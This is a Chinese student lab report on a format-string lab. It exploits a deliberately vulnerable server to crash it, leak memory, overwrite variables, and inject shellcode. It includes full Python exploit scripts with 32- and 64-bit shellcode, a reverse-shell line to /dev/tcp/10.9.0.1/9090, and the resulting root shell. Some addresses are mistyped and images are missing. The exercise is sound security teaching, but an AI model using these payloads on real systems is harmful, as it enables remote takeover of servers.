

Lab2实验报告

Task1:Crashing the Program

首先我们向server发送一条benign message

```
echo hello | nc 10.9.0.5 9090
```

然后可以看到server会打印出的信息：

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd1c0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd0e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

要想使format程序崩溃，只需要把发送给server的内容改成 `%s`，因为输入 `%s` 后，`printf` 会将栈上的数据解析成指针，通过指针访问地址，这样读取不可读的内容，从而导致报错使程序崩溃。

导致format崩溃的命令：

```
echo %s | nc 10.9.0.5 9090
```

可以看到server端没有打印出t "Returned properly"：


```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd1c0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd0e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Got a connection from 10.9.0.1
```

Task2:Printing Out the Server Program's Memory

Task 2.A: Stack Data

`%p` 可以让printf将地址以十六进制的形式打印，因此考虑使用 `%p` 来构造打印栈内容的输入。

构造输入如下：



结合栈结构可以知道，server端输出中出现三次的 `input buffer address` 应该是调用 `dummy_function`、`myprintf`、`printf`三个函数时座位参数被压入栈的。而我们作为标识的AAAA在红色框的位置出现，即第64个 `%p` 的位置，说明buffer在距离esp第64个偏移处。

Task 2.B: Heap Data

我们需要打印 `secret message` 的内容，根据上面server的输出可知 `secret message address` 为 **0x080b4008** ,我们可以把 `secret message` 的地址放到buffer里，然后用 `%s`把 `secret message` 的内容打印出来，根据上一步我们知道buffer距离esp的距离是64个偏移量，根据这些信息修改脚本：

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number = 0x080b4008 # secret message address
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')
```

然后运行脚本生成 badfile 文件，把 badfile 文件cat到server:

然后可在server端看到 secret message 已经被打印出来:

Task3:Modifying the Server Program's Memory

这个Task中我们要修改 target 的值，target 的地址为0x080e5068，初始值为0x11223344。

Task 3.A: Change the value to a different value.

C语言中的%n与其他格式说明符号不同，%n不向printf传递格式化信息，而是令printf把自己到该点已打出的字符总数放到相应变元指向的整形变量中。我们借助%n修改target的值。思路是把target的地址放到buffer的开头位置，然后在输入的第64个位置放一个%n，这样当print打印到target的地址时，就会把前面打印的字符数放入target的地址处，从而改变target的值。

修改脚本如下:

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))
```

```
# This line shows how to store a 4-byte integer at offset 0
number = 0x080e5068 # target address
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
s = "%.8x"*63 + "%n" # put the number that has been printed in target
address

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```

然后运行脚本生成 badfile 文件，把 badfile 文件cat到server，在server端的输出中可以看到 target 的值已经变为 0x00000200：

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xff885540
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xff885468
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | habcd112233440000100008049db5080e5320080e61c0ff885540ff8854680
80e62d4080e5000ff88550808049f7eff8855400000000000000006408049f47080e5320000005dc0
00005dcff885540ff88554009b31720000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
80e5000080e5000ff885b2808049effff885540000005dc000005dc080e5320000000000000000
000000ff885bf400000000000000000000000000000000005dcThe target variable's value (afte
r): 0x00000200
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

Task 3.B: Change the value to 0x5000.

%n使得放入target address的值为已经打印的字符数，在上一步中，我们将target的值改为了0x200，小于目标值0x5000，说明我们打印少了，可以在%n前面补足缺少的字符使得正好到%n打印了0x5000个字符，我们必须保证%n在第64个占位符的位置，所以需要扩展前面占位符的打印位数。修改脚本如下：

```
# 8(abcd)+8×62+19976 = 20480 = 0x5000
s = "%.8x"*62 + "%.19976x" + "%n" # print 0x5000 chars before %n
```

运行脚本生成 badfile 文件，把 badfile 文件cat到server，在server端的输出中可以看到 target 的值已经变为 0x5000：

[illegible]

Task 3.C: Change the value to 0xAABBCCDD.

0xAABBCCDD 太大，无法像上一步一样直接用 %n 修改，所以没有办法像上面那样直接用 %n 写入，需要拆分成两部分通过 %hn（一次性写入两个字节）每次写入 2bytes。由于 0xAABBCCDD 正好是递增的，可以直接先前 2 个 byte 写 0xAABB，后 2 个 byte 写 0xCCDD。

我们在content的前面四个字节中放 `target + 2`的地址用于存放0xAABB，在第9到第12字节的位置放 `target`的地址用于存放0xCCDD（因为我们用的虚拟机是小端机）。之所以中间留着第5到第8字节是为了留出空间，来填写从0xAABB到0xCCDD要打印的字符数目，计算要添加的打印字符数：

$$0xAABB - 12 - 62 \times 8 = 43199$$

$$0xCCDD - 0xAABB = 8738$$

脚本代码如下：

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number = 0x080e5068      # target address
content[0:4] = (number+2).to_bytes(4,byteorder='little')  # 用于存放0xAABB
content[4:8] = ("abcd").encode('latin-1')
content[8:12] = (number).to_bytes(4, byteorder='little')  # 用于存放0xCCDD

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
s = "%.8x"*62 + "%.43199x" + "%hn" + "%.8738x"+"%hn"


# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```

运行脚本生成 badfile 文件，把 badfile 文件cat到server，在server端的输出中可以看到 target 的值已经变为 0xaabbccdd：

[illegible]

Task4:Inject Malicious Code into the Server Program



Question

- Question 1: What are the memory addresses at the locations marked by ② and ③?

A: ②是format.c文件中dummy_function()中调用myprintf()时压入的返回到dummy_function()的地址, server输出中打印出来的 **Frame Pointer** 是myprintf()的栈底指针, 问题中的②return address就在这个ebp的上面,从server的输出中我们得到ebp的地址:

```
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffa19b78
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^ ^)(^ ^) Returned properly (^ ^)(^ ^)
```

由于栈是从高地址向低地址增长，所以

return address = ebp + 4 = Frame Pointer + 4 = 0xffa19b78 + 4 = 0xffa19b7c (距离buffer起始位置53个偏移)

③是main中buffer的起始地址，在server的输出中有明确显示，如下图是0xffa19c50:

```

server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xfffa19c50
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xfffa19b78
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_*)(^_*) Returned properly (^_*)(^_*)

```

- Question 2: How many %x format specifiers do we need to move the format string argument pointer to ❸? Remember, the argument pointer starts from the location above ❶.

A: 这道题问的是format string到buffer的偏移量，根据Task2.A我们知道需要填充64个%x才能移动到❸。

任务实现

首先查看server输出信息获取myprintf的返回地址：

```

server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd2d0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd1f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_*)(^_*) Returned properly (^_*)(^_*)

```

由上面问题1知myprintf的返回地址为：0xffffd1f8+4=0xffffd1fc

我们要想获得server的控制权，需要把这个return address改为改成shellcode的地址，这样函数返回之后就会跳到shellcode的位置，从而获取控制权。

我们把shellcode填充在buffer的末尾，为了构造payload，现在exploit.py中打印出shellcode的长度：

```

[04/18/23] seed@VM: ~/.../attack-code$ python3 ./exploit.py
length of shellcode is 136
[04/18/23] seed@VM: ~/.../attack-code$ █

```

所以在exploit.py中shellcode在content的开始位置start = 1500 - 136 = 1364，也就是说shellcode从buffer的1364位置开始，所以shellcode的开始地址为：

buffer's address + 1364 = 0xffffd2d0 + 1364 = 0xffffd824

现在问题转化为把0xffffd1fc的值改为0xffffd824，可以使用Task3中的第三小问的方法实现。

要打印字符数的计算：

$0xffff - 12 - 8 \times 62 = 65027$

$0x1d824 - 0xffff = 55333$ (利用整数溢出计算)

编写脚本如下：


```
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker          *
    "/bin/ls -l; echo '==== Success! ====='                  *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# 64-bit Generic Shellcode
shellcode_64 = (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker          *
    "/bin/ls -l; echo '==== Success! ====='                  *"
    "AAAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB" # Placeholder for argv[1] --> "-c"
    "CCCCCCCC" # Placeholder for argv[2] --> the command string
    "DDDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = 1500 - len(shellcode) # Change this number
# print("length of shellcode is {}".format(len(shellcode)))
content[start:start + len(shellcode)] = shellcode

#####
# This line shows how to store a 4-byte integer at offset 0
number = 0xffffd1fc # myprintf return address

content[0:4] = (number+2).to_bytes(4, byteorder='little')
content[8:12] = (number).to_bytes(4, byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')
```


myprintf 的返回地址 `return address = ebp + 8 = 0x00007fffffffe140 + 8 = 0x00007fffffffe148`

我们仍旧选择把shellcode放在buffer的尾部:

```
start = 1500 - len(shellcode)      # Change this number
# print("length of shellcode is {}".format(len(shellcode)))
content[start:start + len(shellcode)] = shellcode
```

我们可以计算出shellcode的地址:

```
46 # Put the shellcode somewhere in the payload
47 buf_addr = 0x00007fffffffe200
48 ret_addr = 0x00007fffffffe148
49 start = 1500 - len(shellcode)      # Change this number
50 print("===start", start)
51 print("addr of shellcode: '%#x' %(buf_addr+start))
52 #shell_addr = 0x00007fffffffe6fc
```

```
[04/18/23] seed@VM: ~/.../attack-code$ python3 exploit.py
===start 1276
addr of shellcode: 0x7fffffffe6fc
length of fmt: 41
```

我们得到 `shellcode` 的地址: `0x00007fffffffe6fc`

现在要把地址 `0x00007fffffffe148` 的值换为 `0x00007fffffffe6fc`

每两个字节改一下值:

```
s1 = 0xe6fc # shell_code_addr 0-16位
s1_addr = ret_addr
s2 = 0xffff # 16-32位
s2_addr = ret_addr + 0x2
s3 = 0x7fff # 32-48位
s3_addr = ret_addr + 0x4
# 最高16位全0
```

构造format string (中间的00表示还未确定, `%x$hn` 可以指定栈上的第几个偏移量):

```
s = "%. " + str(0x7fff) + "x" + "%00$hn" + "%. " + str(0xe6fc-0x7fff) + "x" +
"%00$hn" + "%. " + str(0xffff-0xe6fc) + "x" + "%00$hn"
```

如何解决0导致format string解析停止的问题呢?

我们把地址放在format string后面, 这样format string里面不含0就不会停止解析。之前已经得出 `buf[]` 的offset是34, 所以地址的偏移应该是两位数, 先用00占位符打印出 `fmt` 的长度为41bytes。

```
fmt = (s).encode('latin-1')
print("length of fmt:" + str(len(fmt)))
```

```
[04/18/23] seed@VM: ~/.../attack-code$ python3 exploit.py
0x7fffffffe754
length of fmt: 41
[04/18/23] seed@VM: ~/.../attack-code$
```

[41/8]=6[41/8]=6, 所以地址分别放在40(34+6)、41、42个参数的位置。format string:

```
s = "%. " + str(0x7fff) + "x" + "%40$hn" + "%. " + str(0xe6fc-0x7fff) + "x" +  
"%41$hn" + "%. " + str(0xffff-0xe6fc) + "x" + "%42$hn"
```

format string后面加上需要被改变的2字节值的地址, 这里 content[48:56] 对应的就是栈上第40个偏移的位置 (前两个字节)

```
content[48:56] = (s3_addr).to_bytes(8, byteorder='little') #目标值在content中的位置  
content[56:64] = (s1_addr).to_bytes(8, byteorder='little')  
content[64:72] = (s2_addr).to_bytes(8, byteorder='little')
```

脚本代码如下:

```
#!/usr/bin/python3  
import sys  
  
# 32-bit Generic Shellcode  
shellcode_32 = (  
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"  
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"  
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"  
    "/bin/bash*"  
    "-c*"  
    # The * in this line serves as the position marker *  
    #"/bin/ls -l; echo '==== Success! =====' *"  
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 *"  
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"  
    "BBBB" # Placeholder for argv[1] --> "-c"  
    "CCCC" # Placeholder for argv[2] --> the command string  
    "DDDD" # Placeholder for argv[3] --> NULL  
) .encode('latin-1')  
  
# 64-bit Generic Shellcode  
shellcode_64 = (  
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"  
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"  
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"  
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"  
    "/bin/bash*"  
    "-c*"  
    # The * in this line serves as the position marker *  
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 *"  
    #"/bin/ls -l; echo '==== Success! =====' *"  
    #"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 *"  
    "AAAAAAAA" # Placeholder for argv[0] --> "/bin/bash"  
    "BBBBBBBB" # Placeholder for argv[1] --> "-c"  
    "CCCCCCCC" # Placeholder for argv[2] --> the command string  
    "DDDDDDDD" # Placeholder for argv[3] --> NULL  
) .encode('latin-1')  
  
N = 1500  
# Fill the content with NOP's  
content = bytearray(0x90 for i in range(N))
```



```

# Choose the shellcode version based on your target
shellcode = shellcode_64

# Put the shellcode somewhere in the payload
buf_addr = 0x00007fffffffefe200
ret_addr = 0x00007fffffffefe148
start = 1500 - len(shellcode)          # Change this number
print("===start",start)
print("addr of shellcode:"+'%#x'%(buf_addr+start))
#shell_addr = 0x00007fffffffefe6fc
content[start:start + len(shellcode)] = shellcode

s1 = 0xe6fc # shell_code_addr 0-16位
s1_addr = ret_addr
s2 = 0xffff # 16-32位
s2_addr=ret_addr+0x2
s3 = 0x7fff # 32-48位
s3_addr=ret_addr+0x4

#####
# This line shows how to store a 4-byte integer at offset 0

s = "%. " + str(0x7fff) + "x" + "%40$hn" + "%. " + str(0xe6fc-0x7fff) + "x" +
"%41$hn" + "%. " + str(0xffff-0xe6fc) + "x" + "%42$hn"
fmt = (s).encode('latin-1')
print("length of fmt:"+str(len(fmt)))
content[0:0+len(fmt)] = fmt


content[48:56] = (s3_addr).to_bytes(8, byteorder='little')
content[56:64] = (s1_addr).to_bytes(8, byteorder='little')
content[64:72] = (s2_addr).to_bytes(8, byteorder='little')

#####

# Save the format string to file
with open('badfile', 'wb') as f:
    f.write(content)

```

生成badfile文件，然后发送给server，运行结果如下：



```

seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
[04/18/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 60382
root@5088ba0db48b:/fmt# ls
ls
core
format
server
root@5088ba0db48b:/fmt# pwd
pwd
/fmt
root@5088ba0db48b:/fmt# ls
ls
core

```

Task6: Fixing the Problem

